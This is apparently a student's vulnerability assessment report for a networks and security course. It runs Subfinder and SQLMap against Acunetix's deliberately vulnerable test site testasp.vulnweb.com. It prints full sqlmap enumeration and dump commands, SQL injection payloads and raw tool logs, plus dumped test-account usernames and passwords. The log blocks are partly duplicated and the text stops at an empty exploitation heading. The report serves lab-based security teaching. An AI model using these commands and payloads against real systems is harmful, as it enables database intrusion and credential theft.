


A thick dark blue vertical bar is positioned on the left side of the page. A blue arrow-shaped banner points to the right from this bar, containing the date. In the bottom-left corner, there are several thin, curved, light blue lines that sweep upwards and to the right.

4/14/2026

VULNERABILITY ASSESSMENT REPORT

BIS 307 Distributed Networks and
Security

[jacques renanaga](#)
SIIMT UNIVERSITY COLLEGE

1. Executive Summary

The objective of this assessment was to simulate a real-world security analysis workflow, starting from reconnaissance to vulnerability identification and exploitation.

Using automated tools such as **Subfinder** and **SQLMap**, the assessment focused on identifying SQL Injection vulnerabilities in authorized testing environments.

Key Findings:

- **19 active subdomains** discovered, expanding the attack surface
- **SQL Injection vulnerability confirmed** on testasp.vulnweb.com
- **Back-end DBMS:** [Microsoft SQL Server 2014](#)
- **Current database user:** [acunetix](#)
- **Sensitive data extracted:** User credentials (usernames and passwords in plain text) from the [users](#) table

Risk Level: CRITICAL – An unauthenticated attacker can extract the entire database content.

2. Scope and Target Selection

According to the assignment guidelines, only authorized targets were used.

The selected Target:

- [Vulnweb.com](https://vulnweb.com) (intentionally vulnerable web application provided by Acunetix's)

This ensures that all testing was conducted in legal and controlled environment.

3. Methodology

The methodology follows the structured phrase defined in the assignment.

Phase I – Reconnaissance (Subfinder)

Tool used: Subfinder

Command executed: subfinder -d vulnweb.com

definition:

The tool Subfinder was used to enumerate subdomains of the target domain vulnweb.com.

Objective:

To identify the attack surface by discovering subdomains associated with the target domain.

Results:


The following subdomains were identified:

- testphp.vulnweb.com
- testasp.vulnweb.com
- rest.vulnweb.com

A total of 19 subdomains were identified, expanding the potential attack surface.

Analysis:

This phase helped identify potential entry points for further security testing. Subdomains often expose different applications or services that may contain vulnerabilities.



Phase II – Vulnerability Discovery (SQLMAP)

Tool used: SQLMap

Target endpoint: <http://testasp.vulnweb.com/showforum.asp?id=1>

Commands executed:

Step	Command	Purpose
1	sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --batch --random-agent	Test injection
2	sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --dbs --batch --random-agent	List databases
3	sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -D acuforum --tables --batch	List tables
4	sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -D acuforum -T users --dump --batch --random-agent	Extract data
5	sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --sql-query "SELECT USER_NAME()" --batch --random-agent	Get current user

Objective:

To detect SQL Injection vulnerabilities on parameters that accept user input.

SQLMap testing techniques used :

- Boolean-based blind SQL injection
- Error-based SQL injection
- Time-based blind SQL injection
- Stacked queries
- UNION queries-based injection

4. Results**4.1 SQL Injection Confirmation**

SQLMap successfully identified the following injection points on parameter [id](#):


Type	Payload
Boolean-based blind	Id=1 and 9672=9672
Stacked queries	Id=1; WAIFOR DELAY '0:0:5'--
Time-based blind	Id=1 WAIFOR DELAY '0:0:5'

4.2 Database Information

Information	Value
Back-end DBMS	Microsoft SQL Server 2014
Web server OS	Windows 8.1 / 2012 R2
Web technology	ASP, ASP.NET , IIS 8.5, Django
Current user	acunetix

4.3 Databases Discovered

Command executed: `sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -dbs --batch --random-agent`



```
Session Actions Edit View Help
(jacques@kali:linux)-[*]
$ sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --dbs
--batch --random-agent

[1.10.3#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without
prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 12:05:44 /2026-04-14/

[12:05:44] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[12:05:44] [INFO] resuming back-end DBMS 'microsoft sql server'
[12:05:44] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDCQCDBTCO=HPKBCCECPHK...JMKJELKDBI'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session :
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 9672=9672

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--


Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

[12:05:45] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP, Django, Microsoft IIS 8.5, ASP.NET
back-end DBMS: Microsoft SQL Server 2014
[12:05:45] [INFO] fetching database names
[12:05:45] [INFO] resumed: 7
[12:05:45] [INFO] resumed: acuforum
[12:05:45] [INFO] resumed: acuserice
[12:05:45] [INFO] resumed: master
[12:05:45] [INFO] resumed: model
[12:05:45] [INFO] resumed: msdb
[12:05:45] [INFO] resumed: tempdb
[12:05:45] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:05:45] [INFO] retrieved:
[12:05:46] [WARNING] (case) time-based comparison requires reset of
[12:05:47] [WARNING] reflective value(s) found and filtering out
..... (done)
[12:05:50] [WARNING] it is very important to not stress the network
connection during usage of time-based payloads to prevent potential
disruptions

[12:05:50] [WARNING] in case of continuous data retrieval problems
you are advised to try a switch '--no-cast' or switch '--hex'
available databases [0]:
[*] master
[*] acuforum
[*] acuserice
[*] model
[*] msdb
[*] tempdb

[12:05:50] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[12:05:50] [INFO] fetched data logged to text files under '/home/jacques/.local/share/sqlmap/output/testasp.vulnweb.com'

[*] ending @ 12:05:59 /2026-04-14/
```



```
Session Actions Edit View Help
('ASPSESSIONIDCQCDBTCO=HPKBCCECPHK...JMKJELKDBI'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session :
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 9672=9672

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

[12:05:45] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP, Django, Microsoft IIS 8.5, ASP.NET
back-end DBMS: Microsoft SQL Server 2014
[12:05:45] [INFO] fetching database names
[12:05:45] [INFO] resumed: 7
[12:05:45] [INFO] resumed: acuforum
[12:05:45] [INFO] resumed: acuserice
[12:05:45] [INFO] resumed: master
[12:05:45] [INFO] resumed: model
[12:05:45] [INFO] resumed: msdb
[12:05:45] [INFO] resumed: tempdb
[12:05:45] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:05:45] [INFO] retrieved:
[12:05:46] [WARNING] (case) time-based comparison requires reset of
[12:05:47] [WARNING] reflective value(s) found and filtering out
..... (done)
[12:05:50] [WARNING] it is very important to not stress the network
connection during usage of time-based payloads to prevent potential
disruptions

[12:05:50] [WARNING] in case of continuous data retrieval problems
you are advised to try a switch '--no-cast' or switch '--hex'
available databases [0]:
[*] master
[*] acuforum
[*] acuserice
[*] model
[*] msdb
[*] tempdb

[12:05:50] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[12:05:50] [INFO] fetched data logged to text files under '/home/jacques/.local/share/sqlmap/output/testasp.vulnweb.com'

[*] ending @ 12:05:59 /2026-04-14/
```


Results:

- [*] master
- [*] acuforum
- [*] acuserice
- [*] model
- [*] msdb
- [*] tempdb

4.4 Tables in acuforum Database

Command executed:

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -D acuforum --tables --batch --random-agent
```



```
(jacques@kali:linux)-[~]
$ sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -D acuforum --tables --batch --random-agent

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 12:29:20 /2026-04-14/

[12:29:20] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.0.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[12:29:20] [INFO] resuming back-end DBMS 'microsoft sql server'
[12:29:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDCQCHTCD=GERBDECDGCG...EORNFOWMGF'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session :
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 9672=9672

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:15'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:15'

[12:29:21] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP, ASP.NET, Microsoft IIS 8.5, Django
back-end DBMS: Microsoft SQL Server 2014
[12:29:21] [INFO] fetching tables for database: acuforum
[12:29:21] [INFO] fetching number of tables for database 'acuforum'
[12:29:21] [WARNING] running in a single-thread mode. Please consider usage of option '-threads' for faster data retrieval
[12:29:21] [INFO] retrieved:
4
[12:29:21] [WARNING] reflective value(s) found and filtering out
4
[12:29:25] [INFO] retrieved: dbo.forums
[12:30:01] [INFO] retrieved: dbo.posts
[12:30:01] [INFO] retrieved: dbo.threads
[12:30:01] [INFO] retrieved: dbo.users
```



```
kali:linux (Running) - Oracle VirtualBox
File Machine View Input Devices Help

Session Actions Edit View Help

(jacques@kali:linux)-[~]
$ sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -D acuforum --tables --batch --random-agent

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:29:20 /2026-04-14/

[12:29:20] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.0.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[12:29:20] [INFO] resuming back-end DBMS 'microsoft sql server'
[12:29:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDCQCHTCD=GERBDECDGCG...EORNFOWMGF'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session :
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 9672=9672

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:15'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:15'

[12:29:21] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP, ASP.NET, Microsoft IIS 8.5, Django
back-end DBMS: Microsoft SQL Server 2014
[12:29:21] [INFO] fetching tables for database: acuforum
[12:29:21] [INFO] fetching number of tables for database 'acuforum'
[12:29:21] [WARNING] running in a single-thread mode. Please consider usage of option '-threads' for faster data retrieval
[12:29:21] [INFO] retrieved:
4
[12:29:21] [WARNING] reflective value(s) found and filtering out
4
[12:29:25] [INFO] retrieved: dbo.forums
[12:30:01] [INFO] retrieved: dbo.posts
[12:30:01] [INFO] retrieved: dbo.threads
[12:30:01] [INFO] retrieved: dbo.users

Database: acuforum
+-----+
| tables |
+-----+
| forums |
| posts  |
| threads|
| users  |
+-----+

[12:31:13] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 98 times
[12:31:13] [INFO] fetched data logged to text files under '/home/jacques/.local/share/sqlmap/output/testasp.vulnweb.com'

[*] ending @ 12:31:13 /2026-04-14/

(jacques@kali:linux)-[~]
$
```

Results:

Database: acuforum



[4 tables]

- forums
- posts
- threads
- users

4.5 Extracted Data – users Table (sample)

Command executed:

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -D acuforum -T users  
--dump --batch --radom-agent
```



email	username	password
wasscanytqbb6ve@tenable.com	nessus_was_name_ffspnggt	nessus_was_pass_jx2fbu14
wasscanouj9d733@tenable.com	nessus_was_name_oxjdtsgi	nessus_was_pass_c3e1a3rd
wasscancradtamb@tenable.com	nessus_was_name_yiclysm	nessus_was_pass_paay3our

Username and password extracted :

nessus_was_name_ffspnggt / nessus_was_pass_jx2fbu14

5. Evidence (Proof of Concept)

The following evidence supports the assessment:

- Subfinder output showing 19 discovered subdomains
- SQLMap injection point confirmation showing payloads
- SQLMap database enumeration (--dbs output)
- SQLMap table enumeration for [acuforum](#)
- SQLMap data extraction from [users](#) table
- Current user extraction: [acunetix](#)

Screenshots provided include:

- Subdomain enumeration results
- SQLMap injection point detection
- Database and table enumeration
- Data extraction logs

6. Exploitation Attempt

